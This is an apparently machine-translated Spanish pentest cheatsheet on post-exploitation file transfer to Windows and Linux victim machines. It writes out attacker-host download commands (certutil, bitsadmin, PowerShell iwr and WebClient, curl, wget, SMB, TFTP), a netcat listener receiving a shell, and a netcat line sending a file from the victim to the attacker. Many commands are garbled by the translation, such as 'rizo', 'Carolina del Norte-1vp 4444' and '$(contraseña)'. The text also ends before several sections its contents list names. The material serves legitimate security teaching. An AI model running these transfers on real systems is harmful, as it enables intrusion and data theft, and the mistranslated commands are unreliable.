

FILE TRANSFER CHEATSHEET

WINDOWS & LINUX

Tabla de contenido

Resumen	3
Transferencia de archivos de Windows	4
IWR (Solicitud de invocación web)	5
Certutil	7
Bitsadmin	9
Rizo	9
Wget	10
PowerShell	12
Servidor SMB	12
Impacket-smbserver	12
TFTP	16
FTP	18
Transferencia de archivos de Linux	19
HTTP	20
Servidor web PHP	20
Apache	21
Rizado	23
Wget	23
Netcat	23
SCP	24
Cliente SMB	25
Medidorpreter	26
FTP	26
Conclusión	28
Referencias	28
Acerca de nosotros	29

Abstracto

Mientras realiza las pruebas de penetración, llega a una etapa en la que ya ha comprometido el sistema de la víctima y está buscando los protocolos correctos que puede usar después de la explotación para transferir archivos desde la máquina del atacante a la máquina de la víctima. La transferencia de archivos se considera uno de los pasos más importantes involucrados en la posexplotación. Entonces, hoy en este artículo vamos a resaltar las diversas técnicas que puede utilizar el pentester para transferir archivos a la máquina víctima (máquina Windows y Linux).


Esta hoja de referencia sobre transferencia de archivos se centra ampliamente en la realización de pruebas de penetración y equipos rojos y también entre otras mientras se resuelven los CTF en el campo de la seguridad. Entonces, veamos los requisitos para transferir el archivo en Victim Machine.

ventanas

Transferencia de archivos

Requisitos

- Máquina atacante: Kali Linux
- Máquina víctima: Windows
- Archivo a transferir: Putty.exe



IWR (Solicitud de invocación web)

Máquina atacante:

Vayamos al directorio local desde donde va a cargar el archivo en la máquina víctima. El comando Python se ejecuta con "SimpleHTTPServer" en el puerto 80, crea e inicia instantáneamente el servidor web para acceder y transferir los archivos en el directorio de trabajo actual en el que está abierto. Este es uno de los métodos más simples para transferir archivos.

Python -m SimpleHTTPServer 80

```
(root@kali)~[/Downloads]
# cd test

(root@kali)~[/Downloads/test]
# ls
putty.exe

(root@kali)~[/Downloads/test]
# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Máquina víctima:

Abra una nueva pestaña en la terminal en Kali. Como ya hemos explotado la máquina víctima, usemos Netcat para recibir la conexión entrante de la máquina atacante. Una vez hecho esto, ejecutemos el comando PowerShell en la máquina víctima para descargar el archivo desde el atacante en el directorio de salida dado. Al verificar el directorio Temp, puede ver el archivo PuTTY.exe que se ha transferido.

Carolina del Norte-1vp 4444

```
powershell.exe -comando iwr -Uri http://
192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
tú
```

Nota: iwr significa Invoke-Web Request, que forma parte de la utilidad Microsoft PowerShell.




```

(root@kali)-[~]
# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49838
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:48 AM    <DIR>          .
02/23/2021  09:48 AM    <DIR>          ..
02/20/2021  02:03 PM                300,171 PrivescCheck.ps1
02/23/2021  09:48 AM            1,096,080 putty.exe
                2 File(s)      1,396,251 bytes
                2 Dir(s)  39,355,572,224 bytes free

```

Hay ocasiones en las que desea utilizar comandos abreviados. Por lo tanto, en lugar de -Outfile, usaremos -o para mencionar la ruta de salida como se muestra a continuación. Puede ver que al usar este comando, puede descargar el archivo putty.exe de la máquina atacante.

```
powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
```

```

c:\Temp>powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:50 AM    <DIR>          .
02/23/2021  09:50 AM    <DIR>          ..
02/23/2021  09:50 AM            1,096,080 putty.exe
                1 File(s)      1,096,080 bytes
                2 Dir(s)  39,357,542,400 bytes free

```

Existe otro método para utilizar el mismo comando de la forma más corta posible. Entonces, aquí debe ejecutar PowerShell en la máquina víctima e ingresar el comando como se muestra en la imagen a continuación.

```
potencia Shell
iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
tú
```

```
c:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
PS C:\Temp> dir
dir

        Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021   9:51 AM       1096080 putty.exe

PS C:\Temp>
```

Certutil

El propósito de certutil era originalmente para la gestión de certificados y CA, pero también se puede utilizar para la transferencia de archivos.

Máquina atacante:

Podemos usar el mismo servidor SimpleHTTP en el puerto 80 de la máquina atacante para enviar el archivo desde ese directorio.

Máquina víctima:

Utilice el siguiente comando para descargar el archivo de la máquina atacante. Para el comando, mencionó la dirección IP/archivo "y luego el nombre del archivo de salida. El -f en el comando generalmente fuerza la sobrescritura.

```
certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe
```

```
c:\Temp>certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe
certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe
**** Online ****
CertUtil: -URLCache command completed successfully.
```

```
c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  10:08 AM    <DIR>          .
02/23/2021  10:08 AM    <DIR>          ..
02/23/2021  10:08 AM             1,096,080 putty.exe
               1 File(s)          1,096,080 bytes
               2 Dir(s)  38,815,772,672 bytes free
```

El mismo comando se puede utilizar con un `-split` adicional que se divide en elementos ASN.1 incrustados y luego se guarda en archivos.

```
certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe
```

```
c:\Temp>certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe
certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe
**** Online ****
000000 ...
10b990
CertUtil: -URLCache command completed successfully.
```

```
c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp


02/23/2021  10:11 AM    <DIR>          .
02/23/2021  10:11 AM    <DIR>          ..
02/23/2021  10:11 AM             1,096,080 putty.exe
               1 File(s)          1,096,080 bytes
               2 Dir(s)  38,815,326,208 bytes free
```


Bitsadmin

Máquina víctima:

El `/transfer` en bitsadmin es una de las formas más sencillas de descargar el archivo desde la máquina atacante. Al principio, necesitamos definir el nombre para mostrar de la transferencia. Aquí lo llamamos trabajo. Después de definir el nombre, ahora ingrese la ruta del archivo a descargar, es decir, `putty.exe` en la máquina atacante. Al final, ingrese el nombre del archivo a descargar y la ruta de salida que hemos denominado `putty.exe`.

```
bitsadmin /trabajo de
transferencia https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe C:
\Temp\putty.exe
```



```
c:\Temp>bitsadmin /transfer job https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe C:\Temp\putty.exe
bitsadmin /transfer job https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe C:\Temp\putty.exe

BITSADMIN version 3.0
BITS administration utility.
(C) Copyright Microsoft Corp.

Transfer complete.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  10:28 AM  <DIR>          .
02/23/2021  10:28 AM  <DIR>          ..
06/21/2020  09:59 AM             1,179,024 putty.exe
               1 File(s)          1,179,024 bytes
               2 Dir(s)  38,817,112,064 bytes free
```

Rizo

Curl es una herramienta de línea de comandos de Linux que se utiliza para compartir datos de un servidor a otro y que ahora también está disponible en Windows cmd.

Máquina atacante:

Podemos usar el mismo `servidor SimpleHTTP` en el `puerto 80` de la máquina atacante para enviar el archivo desde ese directorio.

Máquina víctima:

En la máquina víctima, ejecute el siguiente comando para descargar el archivo de la máquina atacante.

rizo http://192.168.1.2/putty.exe -o putty.exe
tú

```
c:\Temp>curl http://192.168.1.2/putty.exe -o putty.exe
curl http://192.168.1.2/putty.exe -o putty.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 1070k  100 1070k    0     0  1070k      0  0:00:01 --:--:-- 0:00:01 65.3M

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  11:06 AM    <DIR>          .
02/23/2021  11:06 AM    <DIR>          ..
02/23/2021  11:06 AM             1,096,080 putty.exe
               1 File(s)             1,096,080 bytes
               2 Dir(s)  38,731,927,552 bytes free
```

Wget

Su trabajo es recuperar contenido de los servidores web disponibles. Ahora descargaremos un archivo de la máquina atacante usando PowerShell en la máquina víctima.

Máquina atacante:

Ejecute el **servidor SimpleHTTP** en el **puerto 80** de la máquina atacante para enviar el archivo desde ese directorio.

Máquina víctima:

Abra **Powershell** en la máquina con Windows y ejecute el siguiente comando. Mencione la ruta para descargar el archivo y luego proporcione la ruta de salida para guardar el archivo putty.exe.

potencia Shell
wget http://192.168.1.2/putty.exe -OutFile putty.exe
tú

```

c:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> wget http://192.168.1.2/putty.exe -OutFile putty.exe
wget http://192.168.1.2/putty.exe -OutFile putty.exe

PS C:\Temp> dir
dir

        Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021  11:16 AM      1096080 putty.exe

PS C:\Temp>

```

Puede utilizar el mismo comando de forma diferente utilizando PowerShell en el propio comando.

```
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
```

```

c:\Temp>powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  11:18 AM    <DIR>          .
02/23/2021  11:18 AM    <DIR>          ..
02/23/2021  11:18 AM      1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,731,014,144 bytes free

```

Potencia Shell

Tiene un comando para acceder al shell en Windows que puede usar para descargar cualquier archivo del servidor web. Ejecute el siguiente comando en el Powershell de la máquina víctima como administrador.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
```



```
PS C:\Temp> powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Temp> dir
dir

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a                2/23/2021  11:27 AM       1096080 putty.exe
```

Servidor SMB


SMB es un protocolo destinado a la comunicación para proporcionar acceso compartido a archivos, puertos, etc. en una red. Veamos cómo podemos usarlo para transferir archivos desde la máquina atacante a la víctima.

servidor impacket-smb

Máquina atacante:

En el caso del atacante, la máquina va al directorio desde el que se va a transferir el archivo.

Entonces usamos `Impacket-smbserver` para compartir este archivo desde la máquina local. La importancia del recurso compartido aquí es que convierte la ruta larga del archivo en un único directorio compartido. El mismo comando `impacket` se puede ejecutar de dos maneras. Los veremos uno tras otro.



Nota: Impacket proporciona acceso de programación de bajo nivel a algunos paquetes para ciertos protocolos en la red.

En el siguiente comando compartimos el archivo del directorio, pero en lugar de mencionar la ruta completa, escribimos `pwd`, que significa el directorio de trabajo actual.

```
impacket-smbserver compartir $(contraseña) -smb2support
```

```
(root@kali)-[~/Downloads/test]
# ls
putty.exe

(root@kali)-[~/Downloads/test]
# impacket-smbserver share $(pwd) -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Cuando se trata de usar el comando de manera diferente, la única variación es que mencionamos el directorio actual en el comando como se muestra en la imagen a continuación.

```
impacket-smbserver compartir /root/Descargas/test -smb2support
```

```
(root@kali)-[~/Downloads/test]
# impacket-smbserver share /root/Downloads/test -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Máquina víctima:

En la máquina víctima, para descargar el archivo de la máquina atacante, utilicemos el comando `copiar`.

```
copiar \\192.168.1.2\share\putty.exe
tú
```



```

c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  09:56 AM    <DIR>          .
02/23/2021  09:56 AM    <DIR>          ..
02/23/2021  09:55 AM             1,096,080 putty.exe
               1 File(s)             1,096,080 bytes
               2 Dir(s)  39,355,576,320 bytes free

c:\Temp>

```

También puede utilizar el comando net use para conectarse a la carpeta compartida. Luego usa el comando copiar para descargar el archivo de la máquina atacante. Ahora puedes ver Putty.exe en el sistema de la víctima.

```

uso neto \\192.168.1.2\share
uso neto
copiar \\192.168.1.2\share\putty.exe
tú

```

```

c:\Temp>net use \\192.168.1.2\share
net use \\192.168.1.2\share
The command completed successfully.

c:\Temp>net use
net use
New connections will be remembered.

Status          Local          Remote          Netv
-----
OK              \\192.168.1.2\share  Micro
The command completed successfully.

c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir

```

Nota: En caso de que el atacante esté usando un sistema operativo diferente donde Impacket no está instalado de forma predeterminada, se puede usar el siguiente método instalando manualmente Impacket smb-server desde github.



Máquina atacante:

Ahora, en la máquina atacante, vaya al directorio desde donde se transferirá el archivo.

```
(root@kali)-[~/test]
# cd /root/test
(root@kali)-[~/test]
# ls
putty.exe
```

Nota: Los pasos para instalar impacket se detallan en este artículo.

<https://www.hackingarticles.in/impacket-guide-smb-msrpc/>

```
python3 smbserver.py compartir /root/test -smb2support
```

```
(root@kali)-[~/impacket/examples]
# python3 smbserver.py share /root/test -smb2support
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Máquina víctima

En la máquina víctima, para descargar el archivo de la máquina atacante, utilicemos el comando copiar. Puede ver el putty.exe en el sistema de la víctima.

```
copiar \\192.168.1.2\share\putty.exe
tú
```

```
c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
1 file(s) copied.

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/23/2021  10:02 AM    <DIR>          .
02/23/2021  10:02 AM    <DIR>          ..
02/23/2021  10:01 AM             1,096,080 putty.exe
               1 File(s)             1,096,080 bytes
               2 Dir(s)  39,016,079,360 bytes free
```

TFTP

El servicio TFTP se utiliza para leer y escribir archivos desde la conexión remota, que funciona en el puerto 69 configurando una conexión UDP.

Máquina atacante:

En la máquina atacante, creemos un directorio y un archivo con el nombre file.txt.

```
(root@kali)-[~]
# mkdir jeenali

(root@kali)-[~]
# cd jeenali

(root@kali)-[~/jeenali]
# echo "Join Ignite Technologies" > file.txt
```

Ahora, abramos Metasploit y usemos el módulo TFTP existente para compartir archivos. Aquí debe ingresar la dirección IP de la máquina atacante y también la ruta del directorio desde donde descargar el archivo y explotarlo.

```
msf6 > use auxiliary/server/tftp
msf6 auxiliary(server/tftp) > set srvhost 192.168.1.2
srvhost => 192.168.1.2
msf6 auxiliary(server/tftp) > set tftproot /root/jeenali
tftproot => /root/jeenali
msf6 auxiliary(server/tftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting TFTP server on 192.168.1.2:69 ...
[*] Files will be served from /root/jeenali
[*] Uploaded files will be saved in /tmp
```

Máquina víctima:

En la máquina víctima, para descargar el archivo de la máquina atacante, utilicemos el comando TFTP. Ahora puede ver el putty.exe en el sistema de la víctima.

```
tftp -i 192.168.1.2 OBTENER archivo.txt
```

```
c:\Temp>tftp -i 192.168.1.2 GET file.txt
tftp -i 192.168.1.2 GET file.txt
Transfer successful: 25 bytes in 1 second(s), 25 bytes/s

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/26/2021  08:23 AM    <DIR>          .
02/26/2021  08:23 AM    <DIR>
02/26/2021  08:23 AM                25 file.txt
                        1 File(s)                25 bytes
                        2 Dir(s)  35,481,755,648 bytes free

c:\Temp>type file.txt
type file.txt
Join Ignite Technologies
```

ftp

FTP significa Protocolo de transferencia de archivos, cuyo trabajo es compartir archivos entre los sistemas. Usando FTP puede descargar el archivo en el sistema Windows de la víctima ingresando el nombre de usuario y la contraseña correctos como se muestra a continuación. Puede usar el comando get si hay dos archivos presente para descargar el archivo requerido.

```
ftp 192.168.1.5
obtener archivo.txt
tú
```

```
c:\Temp>ftp 192.168.1.5
ftp 192.168.1.5
Log in with USER and PASS first.
User (192.168.1.5:(none)): jeenali
Password: 123

ls
file.txt
putty.exe
get file.txt
bye

c:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is C23C-F876

Directory of c:\Temp

02/27/2021  11:48 AM    <DIR>        .
02/27/2021  11:48 AM    <DIR>        ..
02/27/2021  11:48 AM                26 file.txt
                                1 File(s)        26 bytes
                                2 Dir(s)  36,011,941,888 bytes free

c:\Temp>
```


linux

Transferencia de archivos

HTTP

Ha sido uno de los métodos más favorables para la transferencia de archivos. Veamos las diversas formas en que podemos usar HTTP para transferir archivos.

Servidor web PHP

Máquina atacante:

El comando PHP se utiliza para iniciar el escucha HTTP para compartir archivos, yendo al directorio donde está el archivo y ejecutándolo.


```
php -S 0.0.0.0:8080
```

```
(root@kali)-[~/test]
# php -S 0.0.0.0:8080
[Fri Feb 26 11:51:12 2021] PHP 7.4.15 Development Server
[Fri Feb 26 11:52:49 2021] 192.168.1.3:53143 Accepted
```

Máquina víctima:

En el navegador web de la máquina víctima, debe mencionar la dirección IP del atacante con su número de puerto y el nombre del archivo para descargarlo de la máquina atacante.

```
192.168.1.6:8080/putty.exe
```



apache

Máquina atacante:

El servicio Apache debe activarse en su máquina antes de transferir archivos a través de directorios web y luego mover cualquier archivo al directorio HTML para compartirlo. Luego reinicie el servicio apache.


```
cp putty.exe /var/www/html  
reinicio del servicio apache2
```

```
(root@kali)-[~/Downloads/test]  
# cp putty.exe /var/www/html  
  
(root@kali)-[~/Downloads/test]  
# service apache2 restart
```

Máquina víctima:

En el navegador web de la máquina víctima, debe mencionar la dirección IP del atacante y el nombre del archivo para descargarlo de la máquina atacante.

```
192.168.1.6/putty.exe
```



Servidor HTTP sencillo

Máquina atacante:

Vayamos al directorio local desde donde va a cargar el archivo en la máquina víctima. El comando Python se ejecuta con "SimpleHTTPServer" en el puerto 8000, crea e inicia instantáneamente el servidor web para acceder y transferir los archivos en el directorio de trabajo actual en el que está abierto. Este es uno de los métodos más simples para transferir archivos.

```
python -m SimpleHTTPServer
```

```
(root@kali)-[~/Downloads/test]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```


Si tiene una versión superior de Python, también puede usar el comando como se muestra en la imagen a continuación.

```
python3 -m http.server 8000
```

```
(root@kali)-[~/jeenali]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Máquina víctima:

En el navegador web de la máquina víctima, debe mencionar la dirección IP del atacante y el número de puerto para enumerar el contenido del directorio para descargar el archivo de la máquina atacante.



Rizo

Esta es una herramienta de línea de comandos que se utiliza para transferir datos. También se utiliza para descargar los datos de la máquina atacante.

Máquina víctima:

Ahora ejecute el siguiente comando para descargar el archivo a la máquina víctima.

```
rizo -O http://192.168.1.6/putty.exe
```

```
(root@kali)-[~]
# curl -O http://192.168.1.6/putty.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %         Dload  Upload   Total   Spent    Left   Speed
100 1070k  100 1070k    0     0   522M      0  --:--:-- --:--:-- --:--:--  522M
```

Wget

También es una herramienta de línea de comandos de Linux que se utiliza para descargar el archivo desde la máquina del atacante.

Máquina víctima:

Ahora ejecute el siguiente comando para descargar el archivo a la máquina víctima.

```
wget 192.168.1.6/putty.exe
```

```
(root@kali)-[~]
# wget 192.168.1.6/putty.exe
--2021-02-27 12:58:00-- http://192.168.1.6/putty.exe
Connecting to 192.168.1.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1096080 (1.0M) [application/x-msdos-program]
Saving to: 'putty.exe'

putty.exe                                     100%[=====]
2021-02-27 12:58:00 (537 MB/s) - 'putty.exe' saved [1096080/1096080]
```

netcat

Netcat se conoce como la navaja suiza y se utiliza para múltiples propósitos, por lo tanto, la usaremos en la transferencia de archivos.

Máquina atacante:

Utilice el siguiente comando para descargar el archivo desde la máquina atacante:


```
nc -lvp 5555 > archivo.txt
```

```
(root@kali)-[~]
# nc -lvp 5555 > file.txt
listening on [any] 5555 ...
```

Máquina víctima:

Ahora, en la máquina víctima, ejecute el siguiente comando para descargar el archivo.

```
nc 192.168.1.6 5555 <archivo.txt
```

```
root@ubuntu:~# nc 192.168.1.6 5555 < file.txt
```

